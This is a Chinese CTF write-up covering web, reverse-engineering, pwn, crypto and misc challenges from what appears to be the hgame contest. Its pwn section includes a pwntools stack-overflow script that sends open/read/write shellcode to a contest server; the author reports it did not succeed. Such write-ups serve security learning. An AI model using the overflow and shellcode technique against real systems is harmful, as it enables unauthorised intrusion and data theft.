WEB

Hitchhiking_in_the_Galaxy

遇事不决 先把GET换成POST 结果就通了…

```
只有使用"无限非概率引擎"(Infinite Improbability Drive)才能访问这里～
```

emm 应该是修改ua

```
你知道吗？茄子特别要求：你得从他的Cardinal过来
```

emmmmm 结果我个憨逼在Github和Cardinal
后来 我才懂得应该是修改Referer 从Cardinal官网访问…

```
hgame{s3Cret_Of_HitCHhiking_in_the_GAl@xy_i5_dOnT_p@nic!}
```

Flag get daze…

watermelon

好家伙 合成大西瓜
开始不知道从何入手 那先玩玩吧

~~emmm 那就玩到2000分吧~~
开个玩笑 扒扒js

```
a.default.score += this.fruitNumber + 1
```

ok 直接把他改成2000然后~~光速去世~~
最后点点那个宝箱就拿到flag了

宝藏走私者

~~emmmm~~
~~我才是这道题的走私者~~
~~莫名其妙伪造一个ip 就拿到flag 后来怎么复现都复现不出来~~

智商检测鸡

开局先当一个智障，做两道试试
然后看看请求什么杂七杂八的 ~~发现一点头绪都没有~~
再品一品这个积分式子~~好像蛮王整的~~
那就想办法获取各个参数 让电脑算吧
这个定积分是个MathML
通过 getElementById()获取元素内容a

```
var a = document.getElementById("integral").querySelectorAll("mn");
var d = parseFloat(a[2].innerHTML)*
(parseFloat(a[1].innerHTML)*parseFloat(a[1].innerHTML)-
parseFloat(a[0].innerHTML)*parseFloat(a[0].innerHTML))/2+parseFloat(a[3].innerHT
ML)*(parseFloat(a[1].innerHTML)+parseFloat(a[0].innerHTML));
```

再改下按钮的submit()函数 让他发送d就好了

```
data: JSON.stringify({answer:d})
```

~~然后点100次就好了(其实可以在控制台for一下2333)~~

Reverse

apacha

这个名字……~~我乔鲁诺乔巴那有一个梦想~~
算了还是打开ida

```
int sub_11AA()
{
  puts("                                                  M7
                          ");
  puts("                                                   IMM$. .
                          ");
  puts("                                                    ~MMM7
                         ");
  puts("                                                      DMMMM.
                         ");
  puts("                                                     .IMMMMD
                         ");
  puts("                                                      MMMMMM
                         ");
  puts("                                                    . ~MMMMMM
                         ");
  puts("                                                    ..MMMMMM7  ...
                          ");
  puts("                                                ...+MMMMMMM.,?M+..
                         ");
  puts("                                                   MMMMMMMI  ..,MMI..
                         ");
  puts("                                               .:MMMMMMMM~ .    MMM~.
                         ");
  puts("                                             ..MMMMMMMMO..   .. MMM7.
                         ");
```

```
  puts("                                       .. MMMMMMMMMM.       MMMM+
                           ");
  puts("                                      . +MMMMMMMMMM. ..    ..MMMMD
                          ");
  puts("                                      .+MMMMMMMMMO .      ~MMMMM:.
                           ");
  puts("                                       8MMMMMMMM  .     ,ZMMMMM+..
                           ");
  puts("                                      .DMMMMMMD,    ..DMMMMMM  .
                           ");
  puts("                                      .IMMMMMM=  ....DMMMMMM:
                           ");
  puts("                         ..   .  ..,=?7$8:+MMMMM:=MMN,MMMMMMM:D8D8$7?=:.
..... .                    ");
  puts("                  .. ...,~?OMMMMMMMMNNDZ7.~MMMM7
,,,.MMMMMMM.I$ONNMMMMMMMMMNZ?~... ...              ");
  puts("               . ..~DMMMMMDI,. .          .+MMMN.. .MMMMMM,   ... . .
.~$MMMMMMMD~. ..            ");
  puts("                7MMMMZ,...                 ...NMD  .$MMMMM
....+MMMMMM= .            ");
  puts("              .$MMM7.   .                 .   ..~Z .,NMMM
.   ...MMMMMZ.            ");
  puts("               IMMMN....                                       .7MO..
    . . .MMMMM$            ");
  puts("               IMMMMMM7:...   .. .                             . . +~ .     ..
  . =NMMMMMMM$            ");
  puts("               +MMMMMMMMMMMMO+~.                                   ..       .,=?
8MMMMMMMMMMMMM?.           ");
  puts("
~MMMMMMMMMMMMMMMMMMMMMMMMMMMMMND8OOZ$$$OOO8DMMMMMMMMMMMMMMMMMMMMMMMMMMM7+~, .....
  ");
  puts("
,MMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMM7. .
  ");
  puts("
MMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMM= .
");
  puts("
..7MMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMM,.:8MMMMM
MM   ");
  puts("
..=MMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMM
....8MMMMM=  ");
  puts("
..MMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMD.
.OMMMM8  ");
  puts("               .
ZMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMM+.    .:MMMMD.
");
  puts("
,MMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMM..     =MMMM7
");
  puts("
.MMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMM8.    . .MMMMM
");
  puts("
..:MMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMM,      MMMMM=.
");
```

```
  puts("
MMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMN  ....ZMMMMM.
");
  puts("
,MMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMM.  ~DMMMMMMZ   .
");
  puts("
8MMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMM...
");
  puts("
.MMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMN~.
");
  puts("
.:MMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMD=+=:   .  ...
");
  puts("
IMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMM.                   ");
  puts("
.$MMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMO,
");
  puts("
....=MMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMM?,.
    ");
  puts("
..:DMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMD+.
    ");
  puts("
.=MMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMZ..
    ");
  puts("             ?
MMMMMMMMMMMMM.+NMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMM8~MMMMMMMMMMMMMMM$..
   ");
  puts("             ZMMMMMMMMMMMMMMM,
..~DMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMZ:..,MMMMMMMMMMMMMMMM8          ");
  puts("              DMMMMMMMMMMMMMMMMZ.  .    =7NMMMMMMMMMMMMMMMMMMMMMMMO+,   .
:MMMMMMMMMMMMMMMMMMM,..        ");
  puts("              .7MMMMMMMMMMMMMMMMMMMM?.  ..   .   ...,,,,,,,..     ..
,IMMMMMMMMMMMMMMMMMMMMM8.            ");
  puts("              ...+MMMMMMMMMMMMMMMMMMMMMMMMMMMN8Z77??+??
I$ZONMMMMMMMMMMMMMMMMMMMMMMMMMMI.             ");
  puts("                .  ..?
MMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMI....
");
  puts("                     ..
,7MMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMM$,.  .                   ");
  puts("                              .,~7DMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMD7~,
...                         ");
  return puts("                          .......:~=++++++++==~:.  .....
.                                  ");
}
```

~~wtm~~这不会是TEA,或XTEA还是XXTEA吧
在mian()找一找

```
sub_1447(v3, 35, (__int64)&v6);
if ( (unsigned int)sub_1550(v3, 35) )
   puts("    :)  Flag is your input.");
else
   puts("    :(  Try again.");
```

那这个**sub_1550**应该就是检查Flag的函数 **sub_1447**则是加密的函数

```
signed __int64 __fastcall sub_1550(_DWORD *a1, int a2)
{
  unsigned __int64 v2; // rax
  int v3; // edx

  if ( a2 <= 0 )
    return 1LL;
  if ( *a1 != dword_5020 )
    return 0LL;
  v2 = 4LL;
  while ( v2 != 4LL * (unsigned int)(a2 - 1) + 4 )
  {
    v3 = a1[v2 / 4];
    v2 += 4LL;
    if ( v3 != *(_DWORD *)((char *)&unk_501C + v2) )
      return 0LL;
  }
  return 1LL;
```

```
__int64 __fastcall sub_1447(_DWORD *a1, int a2, __int64 a3)
{
  __int64 v3; // rbp
  unsigned int *v4; // r13
  unsigned int v5; // ecx
  unsigned int v6; // ebx
  unsigned int v7; // er9
  __int64 v8; // r8
  unsigned __int8 v9; // dl
  __int64 result; // rax

  v3 = a3;
  v4 = &a1[a2 - 1];
  v5 = *v4;
  v6 = 0;
  do
  {
    v6 -= 1640531527;
    v7 = v6 >> 2;
    if ( a2 == 1 )
    {
      v9 = 0;
    }
    else
    {
      v8 = 0LL;
      do
      {
```

```
        v5 = a1[v8]+ ((((v5 >> 5) ^ 4 * a1[v8 + 1]) + (16 * v5 ^ (a1[v8 + 1] >>
3))) ^ ((*(_DWORD *)(v3+ 4LL* (((unsigned __int8)v8 ^ (unsigned __int8)v7) & 3))
^ v5)+ (a1[v8 + 1] ^ v6)));
        a1[v8++] = v5;
      }
      while ( v8 != (unsigned int)(a2 - 2) + 1LL );
      v9 = a2 - 1;
    }
    result = 16 * v5 ^ (*a1 >> 3);
    v5 = *v4+ (((*(_DWORD *)(v3 + 4LL * ((v9 ^ (unsigned __int8)v7) & 3)) ^ v5)
+ (*a1 ^ v6)) ^ ((4 * *a1 ^ (v5 >> 5))+ result));
    *v4 = v5;
  }
  while ( v6 != -1640531527 * (52 / a2) - 1253254570 );
  return result;
}
```

unk_501C应该就是存加密完的FLAG的东西

然而1640531527这个常数 噔 噔 噔 好家伙别告诉我真的是TEA三兄弟吧
~~算子反正抄别人的解密算法不累，先试试~~
经过一阵分析~~其实就是看看那三个解密算法的结果~~
发现这个是XXTEA
~~flag也就同时得到子~~

HelloRe

先ida 顺便找main()~~md吃子老板ida的亏~~

```
  sub_140001290(200);
  if ( v11 != 22 )
LABEL_13:
    sub_140001480();
  v3 = v12;
  v4 = (void **)Memory;
  do
  {
    v5 = &Memory;
    if ( v3 >= 0x10 )
      v5 = v4;
    if ( (*((_BYTE *)v5 + v0) ^ (unsigned __int8)sub_140001430()) !=
asc_140003480[v0] )
      goto LABEL_13;
    ++v0;
  }
```

```
void __noreturn sub_140001480()
{
  _QWORD *v0; // rax
  _QWORD *v1; // rax
  v0 = (_QWORD
*)std::basic_ostream<char,std::char_traits<char>>::operator<<(std::cout,
sub_140001990);
  v1 = sub_1400017C0(v0, (__int64)"wrong flag !");
  std::basic_ostream<char,std::char_traits<char>>::operator<<(v1,
sub_140001990);
  ExitProcess(0);
}
```

说明 下边这个东西是判断flag的正确性的


```
 (*((_BYTE *)v5 + v0) ^ (unsigned __int8)sub_140001430()) != asc_140003480[v0]
```

```
__int64 sub_140001430()
{
  CloseHandle((HANDLE)0xC001CAFEi64);
  sub_140001290(50);
  return (unsigned __int8)byte_140005044--;
}
```

好家伙你就是一个自减啊
那就直接写个脚本逆了…~~其实还遇上了阴间编码问题，只不过解决了~~

pypy

啊 看这名字 看这文件 应该是py的逆向 文件也是py的字节码
py字节码的规则类似于逆波兰表达式
照着这个思路下去先得到原代码



原代码逻辑挺清晰的 然后编写解密脚本

```
a=
[0x97,0x99,0x9C,0x91,0x9E,0x81,0x91,0x9D,0x9B,0x9A,0x9A,0xAB,0x81,0x97,0xAE,0x80
,0x83,0x8F,0x94,0x89,0x99,0x97,0x00,0x00]
b=0xff
for i in a:
    print(chr(i^b),end='')
    b=b-1
```

PWN

whitegive


文件的带.c文件，就直接看源码

```
if (num == "paSswOrd")
{
        printf("you are right!\n");
        system("/bin/sh");
}
else
{
        printf("sorry, you are wrong.\n");
}
```

找到“**paSswOrd**”地址就好了

letter

先checksec一下



挺好的 啥都没开
那就上ida了

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
    char buf; // [rsp+0h] [rbp-10h]
    init(*(_QWORD *)&argc, argv, envp);
    write(1, "In old days, the letter is asked to be short.\n", 0x2EuLL);
```

```
    write(1, "how much character do you want to send?\n", 0x28uLL);
    read(0, &buf, 0x10uLL);
    LODWORD(length) = atoi(&buf);
    if ( (signed int)length > 15 )
    {
        write(1, "sorry, too long.\n", 0x11uLL);
    }
    else
    {
        read(0, &buf, (unsigned int)length);
        write(1, "hope the letter can be sent safely.\n", 0x24uLL);
    }
    return 0;
}
```

乍一看 好像只有**read(0, &buf, (unsigned int)length);**能来栈溢出
然后就是细细品一下**atol()**和**unsigned int**这两个东西了
atol()函数能把字符串转化为数字
但是当他转化的数字过大的时候会返回-1
而且无符号下的-1就大的离谱了
就可以通过第二条read进行栈溢出了
但是这整个程序里没有提供shellcode
所以还需要自己构造一个
然鹅 有一个叫做**init()**的东西被我忽略好久了

```
__int64 init()
{
  __int64 v0; // ST08_8

  setbuf(stdin, 0LL);
  setbuf(_bss_start, 0LL);
  setbuf(stderr, 0LL);
  v0 = seccomp_init(0LL, 0LL);
  seccomp_rule_add(v0, 2147418112LL, 2LL, 0LL);
  seccomp_rule_add(v0, 2147418112LL, 0LL, 0LL);
  seccomp_rule_add(v0, 2147418112LL, 1LL, 0LL);
  seccomp_rule_add(v0, 2147418112LL, 60LL, 0LL);
  seccomp_rule_add(v0, 2147418112LL, 231LL, 0LL);
  seccomp_rule_add(v0, 2147418112LL, 4294957238LL, 0LL);
  return seccomp_load(v0);
}
```

这一坨东西对图样图森破的我造成了精神震撼

```
└─# seccomp-tools dump ./letter
 line  CODE  JT   JF      K
=================================
 0000: 0x20 0x00 0x00 0x00000004  A = arch
 0001: 0x15 0x00 0x0a 0xc000003e  if (A != ARCH_X86_64) goto 0012
 0002: 0x20 0x00 0x00 0x00000000  A = sys_number
 0003: 0x35 0x00 0x01 0x40000000  if (A < 0x40000000) goto 0005
 0004: 0x15 0x00 0x07 0xffffffff  if (A != 0xffffffff) goto 0012
 0005: 0x15 0x05 0x00 0x00000000  if (A == read) goto 0011
 0006: 0x15 0x04 0x00 0x00000001  if (A == write) goto 0011
 0007: 0x15 0x03 0x00 0x00000002  if (A == open) goto 0011
 0008: 0x15 0x02 0x00 0x0000003c  if (A == exit) goto 0011
 0009: 0x15 0x01 0x00 0x000000e7  if (A == exit_group) goto 0011
 0010: 0x15 0x00 0x01 0xffffd8b6  if (A != 0xffffd8b6) goto 0012
 0011: 0x06 0x00 0x00 0x7fff0000  return ALLOW
 0012: 0x06 0x00 0x00 0x00000000  return KILL
```

赶紧seccomp-tools分析一下
好家伙 那只能用**open() write() read()**来获取flag了
那基本分析好了 该想怎么溢出了
反正先把buf给溢出了 再想想跳转到哪个地址
我们的shellcode是塞在这些东西后边的
所以我们需要一个**jmp rbp** 以执行shellcode了
ROPgadget一下
emmmm 好像没有现成的可以白嫖
那我们构造一个在rwx段上吧
能给我们塞的地方好像没剩多少了 应该只剩应该**Length**了
那就往里边塞点数据当jmp吧 而且还要在前边补一点nop 让他足够大 大到~~把atol()搞坏掉~~让**atol()**返回-1
那应该基本就ok了

```
from pwn import *
#sh = process('./letter')
context.arch = 'amd64'
sh= remote('182.92.108.71',31305)
buf_addr=0x60108c
sh.recvuntil('send?\n')
#jmp_rbp=asm('nop;jmp rbp')
jmp_rbp='2425421807'
print(jmp_rbp)
sh.sendline(jmp_rbp)
shellcode=asm(shellcraft.open("./flag"))+asm(shellcraft.read(3,0x601060,0x20))+a
sm(shellcraft.write(1,0x601060,0x20))
payload=24*b'A'+p64(buf_addr)+shellcode
sh.sendline(payload)
sh.interactive()
```

~~大概思路应该是这样的 但是我的exp没有成功~~

Crypto

まひと

~~图样图森破的我又被精神震撼了 可能我需要领域展开一下~~
真的太缝合了
开局看那一片的.-/应该是莫斯

```
/86/109/108/110/90/87/53/108/99/109/85/116/84/71/108/114/97/84/112/57/86/109/116
/116/100/107/112/105/73/84/70/89/100/69/70/52/90/83/70/111/99/69/48/120/101/48/4
8/114/79/88/104/120/101/110/74/85/84/86/57/79/97/110/53/106/85/109/99/48/101/65/
61/61
```

这…… 可能是asc吧

```
VmlnZW5lcmUtTGlraTp9VmttdkpiITFYdEF4ZSFocE0xeOOrOXhxenJUTV9Oan5jUmcOeA==
```

挺好的 证明这个应该是asc了 那两个== 应该是base64吧

```
Vigenere-Liki:}VkmvJb!1XtAxe!hpM1{M+9xqzrTM_Nj~cRg4x
```

~~LIKI PTSD~~
结果我在思考冒号前边的东西该不该算成密文的一部分思考了好久
最后应该是维吉尼亚密码 密钥为Liki 密文则是冒号后边的部分

```
}KccnYt!1NlPpu!zeE1{C+9pfrhLB_Fz~uGy4n
```

这…… 等等我记得flag的格式里 应该是有hgame的字段吧
可是这个好像没有 那就凯撒轮一轮（雾）

```
}XppaLg!1AyCch!mrR1{P+9cseuYO_Sm~hTl4a
```

在若干次凯撒以后
找到一个稍微大概可能有点像样的密文了
但是hgame不是连一起的 那栅栏一下

```
}!!Pu~X1m+YhpAr9OTpyRc_laC1sS4Lc{emagh
```

大兄弟 还反了你了

```
hgame{cL4Ss1Cal_cRypTO9rAphY+m1X~uP!!}
```

最后反一下结束

对称之美

```python
import random
import string
import itertools
from secret import FLAG

key = ''.join(random.choices(string.ascii_letters + string.digits, k=16))

cipher = bytes([ord(m)^ord(k) for m, k in zip(FLAG, itertools.cycle(key))])

print(cipher)
```

好家伙 循环异或运算
等等，这个random…… 是不是每次下载的密钥和密文都不一样
还真是 emmmm
已知情报~~目前可公开的情报~~ 密钥长度为16 由字母和数字组成
这个循环异或还真的蛮头大
但是可以确定的一件事是 明文一定是可见字符
那就枚举法一下吧 从A到Z a到z 0到9那个字符一定能让解密完的字符是可见字符

```
for i in range(15):
    dp = [0 for i in range(26*2+9)]
    a=i
    while(a<len(cipher)):
        for letter in range(25):
            if (cipher[a]^(ord('a')+letter)<=0x7e and
cipher[a]^(ord('a')+letter)>=0x20) or cipher[a]^(ord('a')+letter)==ord('\n'):
                dp[letter]=dp[letter]+1
            if (cipher[a]^(ord('A')+letter)<=0x7e and
cipher[a]^(ord('A')+letter)>=0x20) or cipher[a]^(ord('A')+letter)==ord('\n'):
                dp[letter+26]=dp[letter+26]+1
        for letter in range(9):
            if (cipher[a]^(ord('a')+letter)<=0x7e and
cipher[a]^(ord('a')+letter)>=0x20) or cipher[a]^(ord('a')+letter)==ord('\n'):
                dp[letter]=dp[letter]+1
        a+=16
    print(dp)
```

~~我这python写的真nm丑~~
然后把符合条件的字符找出来组成密钥在解密就好了
~~Liki_PTSD++~~

Transformer

这么多文件 但是通过题干提示知道 明文和密文的格式是一样的 就是标点符号 空格 字数什么都应该是一样的吧
找几个比较有特征的文件 对比一下

```
for i in range(240):
    n='enc_'+str(i)
    f=open(n,encoding='UTF-8')
    for line in f:
        if line[-2]=='?':
            print(i)
        break
    f.close()

for i in range(240):
    n='enc_'+str(i)
    f=open(n,encoding='UTF-8')
    for line in f:
        if line[-3]==' ':
            print(i)
        break
    f.close()
```

我是找了两个比较有特征的文件 先用脚本粗找一下 ~~然后人肉细细找一下~~
只不过有一点比较偷懒的方法
通过flag的格式 可以直接退出hgame 这几个字符对应的文字~~只不过好像没啥用~~

a	b	c	d	e	f	g	h	i	j	k	l	m	n	o	p	q	r	s	t	u	v	w	x	y	z
o	z	d	y	c	i	x	e	n	k	s	q	b	r	t	a	h	w	f	m	l	v	j	p	g	u

对照表大概是这样的

~~我tm一开始偷懒 直接找{}的部分解密 结果死都不对 最后把全文解密一下 淦还要加上年份~~
~~结果我下意识的先加了一个2020~~

Misc

Base全家福


az 应该算是一个白给题吧
都提示怎么明显了 base加密解密全扔上去来一轮就好了

不起眼压缩包的养成的方法


az 开局一张图片 题目里压缩包的字段 马萨卡 图中藏种？！
直接改后缀 binwalk都不用跑了
压缩包1get daze 咦还要密码吗
这提示说是id 老Pixiv用户~~LSP~~的经验告诉我 这应该是p站ip 搜图一下就好了
然后我们解开了第一层
一个txt 又来一个带密码的压缩包
但是这个压缩包里也有一个大小相同的txt 应该是已知明文攻击
再结果txt的提示 用stroge来造一个压缩包去明文破解吧
解压成功 又双是一个压缩包
啥提示都没用 ~~那就暴力破解吧~~
在我浪费一个小时后 发现这好像是木大木大的
回忆下txt
然后下意识的把这个zip拉到vscode里查看
好家伙 一串格格不入的文字出现在一堆乱码间
Unicode编码 解码一下 就有flag了

Galaxy


附件是一个Wireshark的数据包
先看看 结果在里边找到了一个图片
先百度识图一下 啊嘞 baidu搜不了？？？
然后拖到ps里看看
发现一个离谱的事



小老弟 你咋回事 是不是图中藏了一个图?
改一改png的位深



视力检测图
ps 反色 自由变化 调下色阶 再疯狂试错~~白内障 看不清 沙普埃兹滴眼睛~~



~~这个图好像没截全 算子问题不大~~

Word RE:MASTER

~~Cytus玩家狂喜~~

俩word文档 看看文档简介 那加密文档的密码应该在没加密文档里边
先打开word 仔细检查一下 好像没东西
binwalk一下好像也没东西
那应该是藏xml里了吧
改成zip 打开还真有一个password的文件
打开一看
这 这 这 一堆./应该不是莫斯了
莫非是brainfuck? ?

好家伙还真的是
把密码输进去 打开第二个文档
~~这个提示没谁了 我一直把这个当成梗完~~
打开隐藏字符显示 看到结尾有一大堆空格 tab
结果我查了半天用空格 tab编码的编程语言
结果发现就是snow ~~下雪了 啊 好牛逼~~